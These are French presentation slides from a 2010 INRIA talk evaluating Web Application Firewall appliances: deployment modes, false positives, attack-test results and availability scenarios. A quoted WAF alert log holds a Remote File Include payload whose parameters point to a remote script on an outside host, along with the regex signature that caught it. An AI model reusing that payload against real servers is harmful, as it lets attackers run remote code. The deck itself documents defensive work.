


Etude de la pertinence et de l'intérêt des appliances WAF (IPS web) à l'INRIA

Philippe Lecler

TutoJRES « Sécurité des sites WEB » 4 février 2010

INSTITUT NATIONAL
DE RECHERCHE
EN INFORMATIQUE
ET EN AUTOMATIQUE

INRIA

Contexte

- PCI-DSS : Payment Card Industry Data Security Standard
  - Rend obligatoire un *Web Application Firewall* (WAF – IPS Web) afin de se protéger contre les attaques du *OWASP Top 10*.
  - Cette norme est imposée par l'industrie bancaire à des sites web principalement commerciaux.
- => Explosion de la demande en terme de WAFs.
- => Disparité entre les sites protégés par ces équipements et ceux qui ne le seront pas.

Contexte

Les centres de recherche INRIA

Chaque centre de recherche à ses serveurs web.

Certains serveurs sont gérés par les services des moyens informatiques, d'autres non.

Objectifs

• Estimer la pertinence et l'intérêt des *appliances* WAF pour la sécurité des sites web INRIA.

• Proposer une ou plusieurs architectures de production et des scénarios de migration.

• Décrire pour chacune d'elles le scénario de fonctionnement.

• Identifier les sites pour lesquels les équipements ne fonctionneraient pas.

• Evaluer les performances des équipements afin que leur présence ne soit pas une gêne pour l'usager.

• Eviter que ces équipements ne soient des SPOF pour nos serveurs Web.

Le groupe de travail

- Didier Benza (Sophia)
- Cédric Vila (Nancy)
- Philippe Lecler (Rennes)

- L'équipe a abordé l'étude sans connaissance préalable véritable des solutions existantes.
- S'agissant d'une étude des solutions du marché, nous n'avons donc pas mis en place un formalisme important.

Le déroulement du projet

Mai 2009

• Liste initiale de 8 constructeurs à partir du site de l'OWASP.
• Etude WEB et sélection de 6 constructeurs.

Juin 2009

• Contacts initiaux avec les constructeurs.
• Sélection de 4 constructeurs.

Juillet 2009

• Visio-conférences avec les 4 constructeurs.
• Sélection d'un constructeur pour le maquettage.
• Rédaction d'un rapport intermédiaire.


Aout – Septembre 2009

• Négociation du prêt et mise au point des modalités techniques.


Octobre 2009

• Tests.
• Rapport final

Caractéristiques des WAF




Caractéristiques des WAF (2)




Insertion dans l'infrastructure

- Mode reverse-proxy (toutes les solutions)
  - L'équipement porte l'adresse IP du site WEB.
  - Nécessité d'intervenir sur les adresses dns des serveurs.
  - Cela peut éventuellement poser des problème avec certaines applications web supportant mal ce fonctionnement.



Insertion dans l'infrastructure (2)


- Mode transparent (ou bridge)
  - Le WAF est placé en coupure sur le lien.
  - Les paquets originaux ne sont pas modifiés, c'est une copie qui est inspectée par l'équipement.
  - Si la transaction est jugée menaçante, le paquet est supprimé et les sessions en cours sont terminées (TCP RESET).
  - Le WAF est configuré pour surveiller certains ports sur certaines adresses IP. Le reste du trafic traverse l'équipement.



Configurer le WAF :
- Surveiller le port 80 pour l'adresse IP de www.inria.fr

Insertion dans l'infrastructure (3)

- Mode sniffing
  - Le WAF reçoit sur une de ses interfaces une copie des paquets transmis au serveur web.
  - Une autre interface du WAF sert à envoyer des « TCP RESET » lorsqu' elle détecte un trafic menaçant.



Plateforme de tests

- WAF en mode transparent devant un serveur qui héberge un grand nombre de sites WEB.
- Couvre plusieurs technologies WEB (Plone, Joomla, Doku-wiki, Tomcat J2EE) et des développements locaux php ou cgi.
- Installation physique et connexion au réseau en 2 heures (présence d'un ingénieur du constructeur et d'un ingénieur réseau local).
- Démarrage du WAF et transfert de compétences par l'ingénieur du constructeur pour la configuration et l'administration en 2 demi-journées.
- Le WAF peut fonctionner en mode simulation ou en mode actif : nous l'avons bien sûr configuré en mode simulation.

Phase d'apprentissage / Mode simulation

- Le WAF commence par une phase d'apprentissage de chaque URL :
  - Méthodes HTTP autorisées.
  - Taille maximale des paramètres.
  - Type des paramètres.
- Au bout d'un certain nombre de requêtes, le WAF passe en mode protection (simulation de protection pour ce qui nous concerne).
- Si une requête n'est pas conforme à ce qui a été appris, en fonction de la gravité, le WAF peut :
  - Emettre un warning.
  - Bloquer la requête.
  - L'administrateur peut configurer d'autres actions comme le bannissement d'une adresse IP pour une période donnée.

Faux positifs

- Le nombre de faux positifs s'est très rapidement réduit : au bout d'une semaine, 3 ou 4 par jour.
- L'ajout d'une exception se fait en général en un clic, mais on peut faire des règles très sophistiquées.
- La plupart des faux positifs provenaient de modifications de documents dans les CMS ou WIKIS (paramètres très longs). Nous avons décidé d'exclure de l'analyse les réseaux INRIA => au bout d'une dizaine de jours, on est arrivés à moins de 1 faux positif par jour.

Tests d’attaque

- Simulations d’attaque depuis une distribution « Linux Samurai Web Testing Framework » (LiveCD).
- Utilisation de :
  - Grendel Scan : http://grendel-scan.com/
  - w3AF : Web Application Attack and Audit Framework, http://w3af.sourceforge.net/
- Première attaque avec le WAF en mode simulation
- Seconde attaque avec le WAF en mode actif.

Résultats des tests d'attaques

	Sans protection WAF	Avec protection WAF
Taille du rapport W3AF	8,6 Mo	24 Ko
Nombre d'adresses email collectées	➢250	0
Logins valides	1 (SVN)	0
Chemins appris dans les pages HTML	144	0

- Toutes les attaques lancées sur les différents sites ont été détectées très rapidement et ont échoué : incapacité à réaliser les reconnaissances les plus simples.
- Les machines attaquantes ont été mises en quarantaine en moins de 2 minutes.

Exemple de rapport généré par le WAF

HTTP Req. | 10/21/2009 17:32:55 | IP: 63.223.85.28 | ID: 8550848929318073152

Alert details:

Number: 38545

Severity: High

Type: Signature

Last Update: 2009-10-21 17:32:56.0

Server Group: WEB Farm

Description: Absolute_Path parameter Remote File Include attempt

Immediate Action: Block

Followed Action/s:

Long IP Block : An email was sent to mi.gt.ipsweb@inria.fr (Wed Oct 21 17:32:56 CEST 2009)

Long IP Block : IP was blocked. Duration: 3600 seconds (Wed Oct 21 17:32:56 CEST 2009)

Event details:

Service: Apache

Application: Default Web Application

Response Code: n/a

Response Time: n/a

Response Size: n/a

Client-Size Details: Session ID: none

Source IP: 63.223.85.28 (stream: 63.223.85.28 : 42161 - 131.254.254.46 : 80)

Exemple de rapport généré par le WAF (suite)

Server-side details: Host: isca2010.inria.fr

URL: /index.php

Method: GET

Parameters: mosConfig_absolute_path: http://www.mgt21.co.kr/bbs///icon/support/x1.txt??

GLOBALS: http://www.mgt21.co.kr/bbs///icon/support/x1.txt??

view: articl

_REQUEST[Itemid]: 1

_REQUEST[option]: com_content

hellip;//index.php?_REQUEST: com_content

option: com_content

Headers: TE: deflate,gzip;q=0.3

Connection: TE, close

Host: isca2010.inria.fr

User-Agent: Mozilla/5.0

Cookies:

Violations: Signature Violation

Signature: Part="absolute_path", rgxp="absolute_path\s*=\s*(http|https|ftp):\/"

Signature Description: Absolute_Path parameter Remote File Include attempt

Matched Text: absolute_path=http:/

Found In: parameters


Offset: 128

Dictionary Name: Recommended for Blocking for Web Applications

Performances souhaitées des équipements


- Métriques :
  - Débit maximal des flux http analysés : 100 Mbits/s
  - Débit maximal pouvant traverser l'équipement (mode transparent) : 1Gbits/s
  - Nombre de requêtes (HTTP ou HTTPS) par seconde : 10 000/s
  - Latence induite : < 1ms


Impact sur les performances



- Nous n'avons pas pu mettre en évidence d'impact réel, positif ou négatif, du WAF sur la performance, que ce soit sur les accès clients ou sur la charge du serveur.

Reporting






Rapports très configurables.

Disponibilité : scénarios de pannes (1)

- Panne électrique, software ou hardware du WAF : passage en mode *fail open*




Mode transparent

- => Perte de la protection, aucun impact sur le réseau et le service.
- Contournement :
  - Ne pas activer le mode *fail open*.
  - Sécuriser les liens réseaux.
  - Mettre un autre WAF sur le lien de backup.
- La perte de la protection pendant un temps assez court est acceptable pour la plupart de nos sites.

Disponibilité : scénarios de pannes (2)

- Panne électrique, software ou hardware du WAF : passage en mode *fail open*




Mode Reverse-proxy

- => Pas de perte de la protection (plus d'accès), aucun impact sur le réseau.
- Contournement :
  - Mettre en place du load-balancing et basculer sur un autre WAF.
- La perte de l'accès à pendant un temps très court est acceptable pour la plupart de nos sites.

Disponibilité : scénarios de pannes (3)

- Panne électrique, software ou hardware du WAF : passage en mode *fail open*




Mode Sniffing

- => Perte de la protection, aucun impact sur le réseau et le service.
- Contournement :
  - Mettre en place du sniffing simultané sur un autre WAF.
- La perte de la protection pendant un temps assez court est acceptable pour la plupart de nos sites.

Disponibilité : scénarios de pannes (4)

Panne sur une carte servant au mode transparent



Mode transparent

⇒ Pas de perte de la protection (plus d'accès), tout ce qui traverse le WAF est coupé !!!

- Contournement :
  - Sécuriser les liens réseaux.
  - Mettre un autre WAF sur le lien de backup.
  - Arrêter le WAF

Conclusions

- Protection effective contre les outils les plus courants d'attaque.
- Bonne couverture des attaques du *TOP 10 OWASP*.
- Il n'est pas obligatoire d'avoir une bonne connaissance des applications WEB protégées pour administrer le WAF. En général, une customisation légère est déjà très efficace.
- La gestion des faux positifs reste très raisonnable.
- La charge induite par l'administration d'un WAF est très raisonnable par rapport à la charge induite en cas de piratage d'un site Web.
- L'utilisation d'un WAF met en évidence les erreurs de conception de nos propres applications.